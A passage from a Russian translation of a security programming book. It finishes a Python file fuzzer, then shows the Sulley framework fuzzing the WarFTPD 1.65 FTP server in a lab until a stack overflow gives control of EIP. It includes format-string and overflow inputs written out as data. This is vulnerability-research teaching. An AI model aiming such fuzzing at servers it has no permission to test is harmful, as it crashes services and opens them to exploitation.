Это самый примитивный мутатор, какой только можно сделать. Мы случайным образом выбираем тестовый случай из нашего глобального списка тестовых случаев **1**, а затем выбираем случайное смещение и длину данных фаззинга, которые будут применены к файлу **2**. Используя сведения о смещении и длине, мы вырезаем фрагмент файла и выполняем мутацию **3**. Закончив, мы записываем файл, и поток отладчика немедленно использует его для проверки приложения. Теперь завершим фаззер разбором нескольких параметров командной строки, и он будет почти готов к использованию.

file_fuzzer.py

```

...
def print_usage():

    print "[*]"
    print "[*] file_fuzzer.py -e <Executable Path> -x <File Extension>"
    print "[*]"

    sys.exit(0)

if __name__ == "__main__":

    print "[*] Generic File Fuzzer."

    # Это путь к средству разбора документов
    # и используемое расширение имени файла
    try:
        opts, argo = getopt.getopt(sys.argv[1:], "e:x:n")
    except getopt.GetoptError:
        print_usage()

    exe_path = None
    ext = None
    notify = False

    for o,a in opts:
        if o == "-e":
            exe_path = a
        elif o == "-x":
            ext = a
        elif o == "-n":
            notify = True

    if exe_path is not None and ext is not None:
        fuzzer = file_fuzzer( exe_path, ext, notify )
        fuzzer.fuzz()

```

```
else:
    print_usage()
```

Теперь сценарий `file_fuzzer.py` может принимать несколько параметров командной строки. Флаг `-e` задаёт путь к исполняемому файлу целевого приложения. Параметр `-x` задаёт проверяемое расширение имени файла; например, если мы фаззируем файлы такого типа, можно ввести расширение `.txt`. Необязательный параметр `-n` сообщает фаззеру, хотим ли мы включить уведомления. Теперь быстро испытаем его.

Лучший найденный мной способ проверить, работает ли файловый фаззер, - наблюдать результаты мутации в действии во время проверки целевого приложения. Для фаззинга текстовых файлов нет ничего лучше, чем использовать в качестве проверяемого приложения Блокнот Windows. Так вы сможете действительно видеть, как меняется текст на каждой итерации, вместо того чтобы пользоваться шестнадцатеричным редактором или средством двоичного сравнения. Прежде чем начать, создайте каталоги *examples* и *crashes* в том же каталоге, из которого запускается сценарий `file_fuzzer.py`. Добавив эти каталоги, создайте пару фиктивных текстовых файлов и поместите их в каталог *examples*. Чтобы запустить фаззер, используйте следующую командную строку:

```
python file_fuzzer.py -e C:\\WINDOWS\\system32\\notepad.exe -x .txt
```

Должен запуститься Блокнот, и вы сможете наблюдать, как изменяются тестовые файлы. Убедившись, что тестовые файлы изменяются должным образом, можно взять этот файловый фаззер и применить к любому целевому приложению. В завершение рассмотрим некоторые возможные усовершенствования этого фаззера.

8.3 Возможные усовершенствования

Хотя мы создали фаззер, который, если дать ему достаточно времени, может найти некоторые ошибки, вы могли бы самостоятельно внести несколько усовершенствований. Считайте это возможным домашним заданием.

8.3.1 Покрытие кода

Покрытие кода - это показатель, измеряющий, какой объём кода выполняется при проверке целевого приложения. Специалист по фаззингу Чарли Миллер опытным путём доказал, что увеличение покрытия кода приводит к увеличению числа найденных ошибок.^[2] С такой логикой не поспоришь! Простой способ измерить покрытие кода - использовать любой из упомянутых ранее отладчиков и установить программные точки останова на всех функциях целевого исполняемого файла. Простой подсчёт количества функций, достигнутых каждым тестовым случаем, даст вам представление о том, насколько эффективно ваш фаззер задействует код. Существуют гораздо более сложные примеры использования покрытия кода, которые вы можете самостоятельно изучить и применить к своему файловому фаззеру.

8.3.2 Автоматизированный статический анализ

Автоматизированный статический анализ двоичного файла для поиска горячих мест в целевом коде может оказаться чрезвычайно полезным для охотника за ошибками. Положительные результаты может дать даже такое простое действие, как поиск всех вызовов функций, которыми часто пользуются неправильно (например, `strcpy`), и наблюдение за их достижением. Более

развитый статический анализ может также помочь отследить встроенные операции копирования памяти, процедуры обработки ошибок, которые вы хотите игнорировать, и множество других возможностей. Чем больше ваш фаззер знает о целевом приложении, тем выше ваши шансы найти ошибки.

Это лишь некоторые усовершенствования, которые можно внести в созданный нами файловый фаззер или применить к любому фаззеру, который вы создадите в будущем. Создавая собственный фаззер, крайне важно сделать его достаточно расширяемым, чтобы позднее можно было добавлять возможности. Вы удивитесь, насколько часто со временем будете вновь доставать один и тот же фаззер, и поблагодарите себя за небольшую предварительную работу над архитектурой, которая позволит легко изменять его в будущем. Теперь, когда мы самостоятельно создали простой файловый фаззер, пора перейти к использованию Sulley - среды фаззинга на основе Python, созданной Педрамом Амини и Аароном Портном из TippingPoint. После этого мы подробно рассмотрим написанный мной фаззер под названием ioctlizer, предназначенный для поиска ошибок в процедурах управления вводом-выводом, используемых множеством драйверов Windows.

Сноски

[1] Отличный справочник, который вам определённо стоит добавить на свою книжную полку, - книга Марка Дауда, Джона Макдональда и Джастина Шуха *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities* (Addison-Wesley Professional, 2006).

[2] Чарли сделал на CanSecWest 2008 отличную презентацию, показывающую важность покрытия кода при поиске ошибок. См. <http://cansecwest.com/csw08/csw08-miller.pdf>. Эта статья была частью более обширной работы, одним из соавторов которой являлся Чарли. См. Ari Takanen, Jared DeMott, and Charlie Miller, *Fuzzing for Software Security Testing and Quality Assurance* (Artech House Publishers, 2008).

Глава 9. Sulley

Названная в честь большого пушистого синего монстра из фильма *Корпорация монстров*, Sulley представляет собой мощную среду фаззинга на основе Python, разработанную Педрамом Амине и Аароном Портном из TippingPoint. Sulley - это больше, чем просто фаззер; она располагает возможностями перехвата пакетов, составления подробных отчётов об аварийных завершениях и автоматизации VMWare. Она также способна перезапускать целевое приложение после аварийного завершения, чтобы сеанс фаззинга мог продолжить охоту за ошибками. Короче говоря, Sulley невероятно крута.

Для генерации данных Sulley использует блочный фаззинг - тот же метод, что и SPIKE Дейва Эйтела,^[1] первый общедоступный фаззер, использовавший такой подход. При блочном фаззинге вы описываете общий каркас фаззируемого протокола или формата файла, назначая длины и типы данных полям, которые хотите подвергнуть фаззингу. Затем фаззер берёт внутренний список тестовых случаев и разными способами применяет их к созданному вами каркасу протокола. Этот метод доказал свою высокую эффективность при поиске ошибок, поскольку фаззер заранее получает внутренние сведения о фаззируемом протоколе.

Сначала мы выполним необходимые действия, чтобы установить и запустить Sulley. Затем рассмотрим примитивы Sulley, используемые для создания описания протокола. После этого сразу перейдём к полному сеансу фаззинга вместе с перехватом пакетов и отчётами об аварийных завершениях. Целью нашего фаззинга станет WarFTPD - служба FTP, уязвимая для переполнения на основе стека. Авторы и испытатели фаззеров часто берут известную уязвимость и смотрят, найдёт ли фаззер эту ошибку. В данном случае мы используем её, чтобы показать, как Sulley от начала до конца проводит успешный сеанс фаззинга. Не стесняйтесь обращаться к руководству по Sulley,^[2] написанному Педрамом и Аароном: в нём приведены подробные пошаговые инструкции и обширный справочник по всей среде. Давайте попушимся!

9.1 Установка Sulley

Прежде чем углубиться в устройство Sulley, сначала её нужно установить и запустить. Я подготовил упакованную в ZIP копию исходного кода Sulley для загрузки по адресу <http://www.nostarch.com/ghpython.htm>.

Загрузив ZIP-файл, извлеките его в любое выбранное место. Из распакованного каталога Sulley скопируйте папки *sulley*, *utils* и *requests* в C:\Python25\Lib\site-packages\. Это всё, что требуется для установки ядра Sulley. Нам предстоит установить ещё несколько обязательных пакетов, после чего можно будет зажигать.

Первый обязательный пакет - WinPcap, стандартная библиотека, облегчающая перехват пакетов на компьютерах под управлением Windows. WinPcap используется всевозможными сетевыми средствами и системами обнаружения вторжений и необходима, чтобы Sulley могла записывать сетевой трафик во время сеансов фаззинга. Просто загрузите и запустите установщик с адреса http://www.winpcap.org/install/bin/WinPcap_4_0_2.exe.

После установки WinPcap нужно установить ещё две библиотеки: *pcapy* и *impacket*, обе предоставляются CORE Security. *Псару* - это интерфейс Python к ранее установленной WinPcap, а *impacket* - также написанная на Python библиотека декодирования и создания пакетов. Чтобы установить *pcapy*, загрузите и запустите установщик, предоставленный по адресу <http://oss.coresecurity.com/repo/pcapy-0.10.5.win32-py2.5.exe>.

Установив rsaru, загрузите библиотеку `impacket` по адресу <http://oss.coresecurity.com/repo/Impacket-stable.zip>. Извлеките ZIP-файл в каталог `C:\`, перейдите в каталог исходного кода `impacket` и выполните следующую команду:

```
C:\Impacket-stable\Impacket-0.9.6.0>C:\Python25\python.exe setup.py install
```

Она установит `impacket` в библиотеки Python, и теперь вы полностью готовы приступить к использованию Sulley.

9.2 Примитивы Sulley

Впервые нацеливаясь на приложение, мы должны определить все строительные блоки, которые будут представлять фаззируемый протокол. Sulley поставляется с целым множеством таких форматов данных, позволяющих быстро создавать как простые, так и сложные описания протоколов. Эти отдельные компоненты данных называются примитивами. Мы кратко рассмотрим примитивы, необходимые для тщательного фаззинга сервера WarFTPD. Твёрдо усвоив, как эффективно пользоваться основными примитивами, вы сможете легко перейти к другим.

9.2.1 Строки

Строки - безусловно, самый распространённый примитив, которым вы будете пользоваться. Строки повсюду: имена пользователей, IP-адреса, каталоги и многое другое можно представить строками. Sulley использует директиву `s_string()`, чтобы обозначить, что содержащиеся в примитиве данные являются фаззируемой строкой. Основной аргумент директивы `s_string()` - допустимое строковое значение, которое протокол принял бы как обычные входные данные. Например, если бы мы подвергали фаззингу целый адрес электронной почты, можно было бы использовать следующее:

```
s_string("justin@immunityinc.com")
```

Так мы сообщаем Sulley, что `justin@immunityinc.com` является допустимым значением, поэтому она будет подвергать эту строку фаззингу, пока не исчерпает все разумные возможности, а исчерпав их, вернётся к использованию исходного допустимого значения, которое вы определили. Некоторые возможные значения, которые Sulley могла бы создать с использованием моего адреса электронной почты, выглядят так:

```
justin@immunityinc.comAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
justin@%n%n%n%n%n%n.com
%d%d@d@immunityinc.comAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

9.2.2 Разделители

Разделители - не что иное, как небольшие строки, помогающие разбить более крупные строки на удобные для обработки фрагменты. В предыдущем примере с адресом электронной почты можно использовать директиву `s_delim()`, чтобы продолжить фаззинг передаваемой строки:

```
s_string("justin")
s_delim("@")
s_string("immunityinc")
s_delim(".", fuzzable=False)
s_string("com")
```

Вы видите, как мы разбили адрес электронной почты на несколько подкомпонентов и сообщили Sulley, что в данных обстоятельствах не хотим подвергать фаззингу точку (.), но хотим фаззировать разделитель @.

9.2.3 Статические и случайные примитивы

Sulley предоставляет способ передавать строки, которые либо останутся неизменными, либо будут мутировать с помощью случайных данных. Чтобы использовать статическую неизменяемую строку, следует применить формат из следующих примеров.

```
s_static("Hello,world!")
s_static("\x41\x41\x41")
```

Для генерации случайных данных различной длины используется директива `s_random()`. Обратите внимание, что она принимает несколько дополнительных аргументов, помогающих Sulley определить, сколько данных следует создать. Аргументы `min_length` и `max_length` сообщают Sulley минимальную и максимальную длину данных, создаваемых на каждой итерации. Ещё один необязательный аргумент, который может оказаться полезным, - `num_mutations`: он сообщает Sulley, сколько раз следует мутировать строку, прежде чем вернуться к исходному значению; по умолчанию выполняется 25 итераций. Например:

```
s_random("Justin",min_length=6, max_length=256, num_mutations=10)
```

В нашем примере генерировались бы данные со случайными значениями длиной не менее 6 и не более 256 байт. Строка мутировала бы 10 раз, прежде чем вернуться к значению `Justin`.

9.2.4 Двоичные данные

Примитив двоичных данных в Sulley подобен швейцарскому армейскому ножу представления данных. В него можно скопировать и вставить почти любые двоичные данные, и Sulley распознает и подвергнет их фаззингу. Это особенно полезно, когда у вас есть запись перехваченных пакетов неизвестного протокола и вы просто хотите посмотреть, как сервер отвечает на забрасываемые в него частично сформированные данные. Для двоичных данных используется директива `s_binary()`, например:

```
s_binary("0x00 \x41\x42\x43 0d 0a 0d 0a")
```

Она соответствующим образом распознает все эти форматы и будет использовать их, как любую другую строку во время сеанса фаззинга.

9.2.5 Целые числа

Целые числа встречаются повсюду и используются как в текстовых, так и в двоичных протоколах для определения длины, представления структур данных и всевозможных замечательных вещей. Sulley поддерживает все основные целочисленные типы; краткая справка приведена в листинге 9-1.

```
1 байт - s_byte(), s_char()
2 байта - s_word(), s_short()
4 байта - s_dword(), s_long(), s_int()
8 байт - s_qword(), s_double()
```

Листинг 9-1: различные целочисленные типы, поддерживаемые Sulley

Все представления целых чисел также принимают несколько важных необязательных ключевых слов. Ключевое слово `endian` указывает, в каком порядке байтов должно быть представлено целое число: от младшего к старшему (<) или от старшего к младшему (>); по умолчанию используется порядок от младшего к старшему. У ключевого слова `format` есть два возможных значения, `ascii` и `binary`; оно определяет способ использования целого значения. Например, если бы число 1 было задано в формате ASCII, в двоичном формате оно представлялось бы как `\x31`. Ключевое слово `signed` указывает, является ли значение знаковым целым числом. Оно применимо, только когда для аргумента `format` задано значение `ascii`; это логическое значение, по умолчанию равно `False`. Последний интересующий нас необязательный аргумент - логический флаг `full_range`, который указывает, должна ли Sulley перебрать все возможные значения фаззируемого целого числа. Пользуйтесь этим флагом осмотрительно, потому что перебор всех значений целого числа может занять очень много времени, а Sulley достаточно умна, чтобы при работе с целыми числами проверять граничные значения (значения, близкие к самым большим и самым малым возможным значениям или равные им). Например, если максимальное значение беззнакового целого составляет 65 535, то для проверки этих граничных значений Sulley может попробовать 65 534, 65 535 и 65 536. По умолчанию ключевое слово `full_range` равно `False`: это означает, что вы предоставляете Sulley самой проверять целочисленные значения, и обычно лучше так всё и оставить. Ниже приведены примеры целочисленных примитивов:

```
s_word(0x1234, endian=">", fuzzable=False)
s_dword(0xDEADBEEF, format="ascii", signed=True)
```

В первом примере мы задаём значение двухбайтового слова равным `0x1234`, меняем порядок байтов на порядок от старшего к младшему и оставляем его статическим значением. Во втором примере мы задаём значение четырёхбайтового DWORD (двойного слова) равным `0xDEADBEEF` и превращаем его в знаковое целое значение ASCII.

9.2.6 Блоки и группы

Блоки и группы - мощные возможности Sulley, предназначенные для организованного объединения примитивов в цепочки. Блоки позволяют взять наборы отдельных примитивов и вложить их в одну организованную единицу. Группы позволяют связать определённый набор примитивов с блоком, чтобы каждый примитив можно было циклически перебирать при каждой итерации фаззинга этого блока.

В руководстве Sulley приведён следующий пример сеанса фаззинга HTTP с использованием блоков и групп:

```
# Импортируем все возможности Sulley.

from sulley import *
# Этот запрос предназначен для фаззинга:
# {GET,HEAD,POST,TRACE} /index.html HTTP/1.1
# Определяем новый блок с именем "HTTP BASIC".

s_initialize("HTTP BASIC")

# Определяем групповой примитив, перечисляющий различные методы HTTP,
# которые мы хотим подвергнуть фаззингу.
s_group("verbs", values=["GET", "HEAD", "POST", "TRACE"])

# Определяем новый блок с именем "body" и связываем его с группой выше.
if s_block_start("body", group="verbs"):

# Разбиваем остаток HTTP-запроса на отдельные примитивы.
    s_delim(" ")
    s_delim("/")
    s_string("index.html")
```



```

s_delim(" ")
s_string("HTTP")
s_delim("/")
s_string("1")
s_delim(".")
s_string("1")

# Завершаем запрос обязательной статической последовательностью.
s_static("\r\n\r\n")

# Закрываем открытый блок; аргумент имени здесь необязателен.
s_block_end("body")

```

Мы видим, что ребята из TippingPoint определили группу с именем `verbs`, содержащую все распространённые типы HTTP-запросов. Затем они определили блок с именем `body`, связанный с группой `verbs`. Это означает, что для каждого метода (GET, HEAD, POST, TRACE) Sulley переберёт все мутации блока `body`. Таким образом, Sulley создаёт очень полный набор искажённых HTTP-запросов, включающий все основные типы HTTP-запросов.

Теперь мы рассмотрели основы и можем приступить к сеансу фаззинга с помощью Sulley. Sulley располагает множеством других возможностей, включая кодировщики данных, средства вычисления контрольных сумм, автоматические определители размера данных и многое другое. Более полное пошаговое описание Sulley и дополнительные материалы по фаззингу можно найти в книге о фаззинге, одним из соавторов которой является Педрам, *Fuzzing: Brute Force Vulnerability Discovery* (Addison-Wesley, 2007). Теперь приступим к созданию сеанса фаззинга, который сокрушит WarFTPD. Сначала создадим наборы примитивов, а затем перейдём к построению сеанса, отвечающего за управление проверками.

9.3 Уничтожение WarFTPD с помощью Sulley

Теперь, когда у вас есть общее понимание того, как создать описание протокола с помощью примитивов Sulley, применим его к реальной цели - WarFTPD 1.65, в которой известно стековое переполнение при передаче слишком длинных значений командам USER или PASS. Обе эти команды используются для проверки подлинности пользователя FTP на сервере, чтобы пользователь мог выполнять операции передачи файлов на узле, где работает серверная служба. Загрузите WarFTPD по адресу ftp://ftp.jgaa.com/pub/products/Windows/WarFtpDaemon/1.6_Series/ward165.exe. Затем запустите установщик. Он распакует службу WarFTPD в текущий рабочий каталог; чтобы запустить сервер, нужно просто запустить `warftpd.exe`. Давайте быстро рассмотрим протокол FTP, чтобы вы поняли его основную структуру, прежде чем применять её в Sulley.

9.3.1 Основы FTP

FTP - очень простой протокол, используемый для передачи данных из одной системы в другую. Он широко развёрнут в самых разных средах, от веб-серверов до современных сетевых принтеров. По умолчанию сервер FTP прослушивает TCP-порт 21 и принимает команды от клиента FTP. Мы будем действовать как клиент FTP, отправляющий искажённые команды FTP в попытке сломать целевой сервер FTP. Хотя мы будем проверять именно WarFTPD, вы сможете взять наш фаззер FTP и атаковать любой сервер FTP по своему желанию!

Сервер FTP настраивается либо так, чтобы разрешить анонимным пользователям подключаться к серверу, либо так, чтобы заставить пользователей проходить проверку подлинности. Поскольку мы знаем, что ошибка WarFTPD связана с переполнением буфера в командах USER и PASS (обе используются для проверки подлинности), будем считать, что проверка подлинности обязательна.

Формат этих команд FTP выглядит так:

```
USER <USERNAME>
PASS <PASSWORD>
```

После ввода допустимого имени пользователя и пароля сервер позволит использовать полный набор команд для передачи файлов, смены каталогов, опроса файловой системы и многого другого. Поскольку команды USER и PASS составляют лишь малую часть всех возможностей сервера FTP, после проверки подлинности добавим ещё несколько команд для поиска дополнительных ошибок. В листинге 9-2 приведены дополнительные команды, которые мы включим в каркас протокола. Чтобы получить полное представление обо всех командах, поддерживаемых протоколом FTP, обратитесь к его RFC.^[3]

```
CWD <DIRECTORY> - сменить рабочий каталог на DIRECTORY
DELE <FILENAME> - удалить удалённый файл FILENAME
MDTM <FILENAME> - вернуть время последнего изменения файла FILENAME
MKD <DIRECTORY> - создать каталог DIRECTORY
```

Листинг 9-2: дополнительные команды FTP, которые мы будем подвергать фаззингу

Это далеко не исчерпывающий список, но он даёт нам некоторое дополнительное покрытие, поэтому возьмём известные нам сведения и преобразуем их в описание протокола Sulley.

9.3.2 Создание каркаса протокола FTP

Мы используем знания о примитивах данных Sulley, чтобы превратить Sulley в компактную и грозную машину для сокрушения серверов FTP. Разогрейте редактор кода, создайте новый файл ftp.py и введите следующий код.

ftp.py

```
from sulley import *

s_initialize("user")
s_static("USER")
s_delim(" ")
s_string("justin")
s_static("\r\n")

s_initialize("pass")
s_static("PASS")
s_delim(" ")
s_string("justin")
s_static("\r\n")

s_initialize("cwd")
s_static("CWD")
s_delim(" ")
s_string("c: ")
s_static("\r\n")

s_initialize("dele")
s_static("DELE")
s_delim(" ")
s_string("c:\test.txt")
s_static("\r\n")

s_initialize("mdtm")
s_static("MDTM")
s_delim(" ")
s_string("C:\boot.ini")
s_static("\r\n")

s_initialize("mkd")
s_static("MKD")
```

```
s_delim(" ")
s_string("C:\\TESTDIR")
s_static("\\r\\n")
```

Теперь, когда каркас протокола создан, перейдём к созданию сеанса Sulley, который свяжет воедино все сведения о запросах, а также настроит сетевой анализатор и клиент отладки.

9.3.3 Сеансы Sulley

Сеансы Sulley - это механизм, который связывает запросы и заботится о перехвате сетевых пакетов, отладке процессов, отчётах об аварийных завершениях и управлении виртуальными машинами. Для начала определим файл сеанса и разберём его различные части. Откройте новый файл Python, назовите его ftp_session.py и введите следующий код.

ftp_session.py

```
from sulley import *
from requests import ftp # это наш файл ftp.py

def receive_ftp_banner(sock): # 1
    sock.recv(1024)

sess = sessions.session(session_filename="audits/warftpd.session") # 2
target = sessions.target("192.168.244.133", 21) # 3
target.netmon = pedrpc.client("192.168.244.133", 26001) # 4
target.procmon = pedrpc.client("192.168.244.133", 26002) # 5
target.procmon_options = { "proc_name" : "war-ftp.exe" }

# Здесь мы подключаем функцию receive_ftp_banner, которая получает
# объект socket.socket() от Sulley как свой единственный параметр
sess.pre_send = receive_ftp_banner
sess.add_target(target) # 6
sess.connect(s_get("user")) # 7
sess.connect(s_get("user"), s_get("pass"))
sess.connect(s_get("pass"), s_get("cwd"))
sess.connect(s_get("pass"), s_get("dele"))
sess.connect(s_get("pass"), s_get("mdtm"))
sess.connect(s_get("pass"), s_get("mkd"))

sess.fuzz()
```

Функция receive_ftp_banner() **1** необходима потому, что у каждого сервера FTP есть приветствие, которое он отображает при подключении клиента. Мы связываем её со свойством sess.pre_send, сообщаящим Sulley, что перед отправкой любых данных фаззинга нужно получить приветствие FTP. Свойство pre_send также передаёт допустимый объект сокета Python, поэтому наша функция принимает его как единственный параметр. Первый шаг при создании сеанса - определить файл сеанса **2**, отслеживающий текущее состояние фаззера. Этот сохраняемый файл позволяет запускать и останавливать фаззер когда угодно. Вторым шагом **3** - определить атакуемую цель, то есть IP-адрес и номер порта. Мы атакуем адрес 192.168.244.133 и порт 21 - это наш экземпляр WarFTPD (в данном случае работающий внутри виртуальной машины). Третья запись **4** сообщает Sulley, что наш сетевой анализатор настроен на том же узле и прослушивает TCP-порт 26001, по которому он будет принимать команды от Sulley. Четвёртая **5** сообщает Sulley, что отладчик также прослушивает адрес 192.168.244.133, но по TCP-порту 26002; и этот порт Sulley использует для отправки команд отладчику. Мы также передаём дополнительный параметр, сообщаящий отладчику, что нас интересует процесс с именем war-ftp.exe. Затем добавляем определённую цель в родительский сеанс **6**. Следующий шаг **7** - логически связать наши запросы FTP. Вы видите, как мы объединяем в цепочку команды проверки подлинности (USER, PASS), а затем связываем с командой PASS все команды, требующие, чтобы пользователь прошёл проверку подлинности. Наконец, мы предписываем Sulley начать фаззинг.

Теперь у нас есть полностью определённый сеанс с хорошим набором запросов, поэтому посмотрим, как настроить сценарии сети и наблюдения. Закончив с этим, мы будем готовы запустить Sulley и посмотреть, что она сделает с нашей целью.

9.3.4 Наблюдение за сетью и процессом

Одна из самых замечательных возможностей Sulley - способность наблюдать за трафиком фаззинга в сети, а также обрабатывать любые аварийные завершения, происходящие в целевой системе. Это чрезвычайно важно, потому что можно связать аварийное завершение с фактическим вызвавшим его сетевым трафиком, значительно сократив время перехода от аварийного завершения к работающему эксплойту.

Оба агента - сетевой и наблюдения за процессом - представляют собой сценарии Python, которые поставляются вместе с Sulley и запускаются чрезвычайно просто. Начнём со средства наблюдения за процессом `process_monitor.py`, находящегося в основном каталоге Sulley. Просто запустите его, чтобы увидеть сведения об использовании:

```
python process_monitor.py
```

Вывод:

```
ERR> USAGE: process_monitor.py
<-c|--crash_bin FILENAME> filename to serialize crash bin class to
[-p|--proc_name NAME]      process name to search for and attach to
[-i|--ignore_pid PID]      ignore this PID when searching for the
                           target process
[-l|--log_level LEVEL]      log level (default 1), increase for more
                           verbosity
[--port PORT]              TCP port to bind this agent to
```

Сценарий `process_monitor.py` следует запустить со следующими аргументами командной строки:

```
python process_monitor.py -c C:\warftpd.crash -p war-ftp.exe
```

Примечание. По умолчанию он привязывается к TCP-порту 26002, поэтому параметр `--port` мы не используем.

Теперь мы наблюдаем за целевым процессом, поэтому рассмотрим `network_monitor.py`. Для него требуется несколько обязательных библиотек: WinPcap 4.0,^[4] `pcapy`^[5] и `impacket`,^[6] для каждой из которых инструкции по установке приведены в месте загрузки.

```
python network_monitor.py
```

Вывод:

```
ERR> USAGE: network_monitor.py
<-d|--device DEVICE #>    device to sniff on (see list below)
[-f|--filter PCAP FILTER] BPF filter string
[-P|--log_path PATH]       log directory to store pcaps to
[-l|--log_level LEVEL]      log level (default 1), increase for more verbosity
[--port PORT]              TCP port to bind this agent to
```

Network Device List:

```
[0] \Device\NPF_GenericDialupAdapter
[1] {83071A13-14A7-468C-B27E-24D47CB8E9A4} 192.168.244.133 # 1
```

Как и в случае со сценарием наблюдения за процессом, этому сценарию нужно лишь передать несколько допустимых аргументов. Мы видим, что нужный нам сетевой интерфейс **1** в выводе имеет номер `[1]`. Мы передадим его при указании аргументов командной строки для `network_monitor.py`, как показано ниже:

```
python network_monitor.py -d 1 -f "src or dst port 21" -P C:\pcaps\
```

Примечание. Перед запуском средства наблюдения за сетью нужно создать C:\pcaps. Выберите легко запоминающееся имя каталога.

Теперь оба агента наблюдения работают, и мы готовы к фаззингу. Начнём веселье.

9.3.5 Фаззинг и веб-интерфейс Sulley

Теперь мы действительно запустим Sulley и будем следить за её работой с помощью встроенного веб-интерфейса. Для начала запустите ftp_session.py следующим образом:

```
python ftp_session.py
```

Он начнёт выдавать следующие сообщения:

```
[07:42.47] current fuzz path:  -> user
[07:42.47] fuzzed 0 of 6726 total cases
[07:42.47] fuzzing 1 of 1121
[07:42.47] xmitting: [1.1]
[07:42.49] fuzzing 2 of 1121
[07:42.49] xmitting: [1.2]
[07:42.50] fuzzing 3 of 1121
[07:42.50] xmitting: [1.3]
```

Если вы видите такой вывод, жизнь прекрасна. Sulley занята отправкой данных службе WarFTPD, а если она не сообщала об ошибках, то также успешно обменивается данными с нашими агентами наблюдения. Теперь взглянем на веб-интерфейс, который предоставит ещё немного сведений.

Откройте любимый веб-браузер и перейдите по адресу <http://127.0.0.1:26000>. Вы должны увидеть экран, подобный показанному на рис. 9-1.




Рис. 9-1. Веб-интерфейс Sulley

Чтобы увидеть обновления веб-интерфейса, обновите страницу браузера; интерфейс продолжит показывать текущий тестовый случай и примитив, который подвергается фаззингу в данный момент. На рис. 9-1 видно, что он подвергает фаззингу примитив user, который, как мы знаем, в какой-то момент должен вызвать аварийное завершение. Если через короткое время продолжить обновлять страницу браузера, веб-интерфейс должен отобразить нечто очень похожее на рис. 9-2.

Sulley Fuzz Control		RUNNING
Total: 439 of 6,726 [===		] 6.527%
user: 439 of 1,121 [=====		] 39.161%
Pause		Resume
Test Case #	Crash Synopsis	Captured Bytes
000437	[INVALID]:5c5c5c5c Unable to disassemble at 5c5c5c5c from thread 252 caused access violation	
000438	[INVALID]:5c5c5c5c Unable to disassemble at 5c5c5c5c from thread 1372 caused access violation	

Рис. 9-2. Веб-интерфейс Sulley, показывающий некоторые сведения об аварийных завершениях

Отлично! Нам удалось вызвать аварийное завершение WarFTPD, и Sulley перехватила для нас все соответствующие сведения. В обоих тестовых случаях мы видим, что ей не удалось дизассемблировать код по адресу 0x5c5c5c5c. Отдельный байт 0x5c представляет символ ASCII \, поэтому можно с уверенностью предположить, что мы полностью перезаписали буфер последовательностью символов \. Когда отладчик начал дизассемблировать код по адресу, на который указывает EIP, произошёл сбой, поскольку 0x5c5c5c5c не является допустимым адресом. Это ясно демонстрирует управление EIP, а значит, мы нашли пригодную для эксплуатации ошибку! Не слишком радуйтесь, ведь мы нашли ошибку, о существовании которой уже знали. Но это показывает, что наших навыков работы с Sulley достаточно, чтобы теперь применить эти примитивы FTP к другим целям и, возможно, найти новые ошибки!

Теперь, если щёлкнуть номер тестового случая, вы увидите более подробные сведения об аварийном завершении, показанные в листинге 9-3.

Отчёты PyDbg об аварийных завершениях рассматривались в разделе «Обработчики нарушения доступа» на стр. 60. Обратитесь к этому разделу за объяснением показанных значений.

```
[INVALID]:5c5c5c5c Unable to disassemble at 5c5c5c5c from thread 252
caused access violation
  when attempting to read from 0x5c5c5c5c
CONTEXT DUMP
  EIP: 5c5c5c5c Unable to disassemble at 5c5c5c5c
  EAX: 00000001 (      1) -> N/A
  EBX: 5f4a9358 (1598722904) -> N/A
  ECX: 00000001 (      1) -> N/A
  EDX: 00000000 (      0) -> N/A
  EDI: 00000111 (     273) -> N/A
  ESI: 008a64f0 (   9069808) -> PC (heap)
  EBP: 00a6fb9c ( 10943388) -> BXJ_\'CD@U=@_@N=@_@NsA_@N0GrA_@N*A_0_C@N0_
    Ct^J_@_0_C@N (stack)
  ESP: 00a6fb44 ( 10943300) -> ,,,,,,,,,,,,,, cntr User from
    192.168.244.128 logged out (stack)
+00: 5c5c5c5c ( 741092396) -> N/A
+04: 5c5c5c5c ( 741092396) -> N/A
+08: 5c5c5c5c ( 741092396) -> N/A
+0c: 5c5c5c5c ( 741092396) -> N/A
+10: 20205c5c ( 538979372) -> N/A
+14: 72746e63 (1920233059) -> N/A

disasm around:
  0x5c5c5c5c Unable to disassemble

stack unwind:
  war-ftpd.exe:0042e6fa
  MFC42.DLL:5f403d0e
  MFC42.DLL:5f417247
  MFC42.DLL:5f412adb
  MFC42.DLL:5f401bfd
  MFC42.DLL:5f401b1c
  MFC42.DLL:5f401a96
```

```
MFC42.DLL:5f401a20
MFC42.DLL:5f4019ca
USER32.dll:77d48709
USER32.dll:77d487eb
USER32.dll:77d489a5
USER32.dll:77d4bccc
MFC42.DLL:5f40116f
```

SEH unwind:

```
00a6fcf4 -> war-ftp.exe:0042e38c mov eax,0x43e548
00a6fd84 -> MFC42.DLL:5f41ccfa mov eax,0x5f4be868
00a6fdcc -> MFC42.DLL:5f41cc85 mov eax,0x5f4be6c0
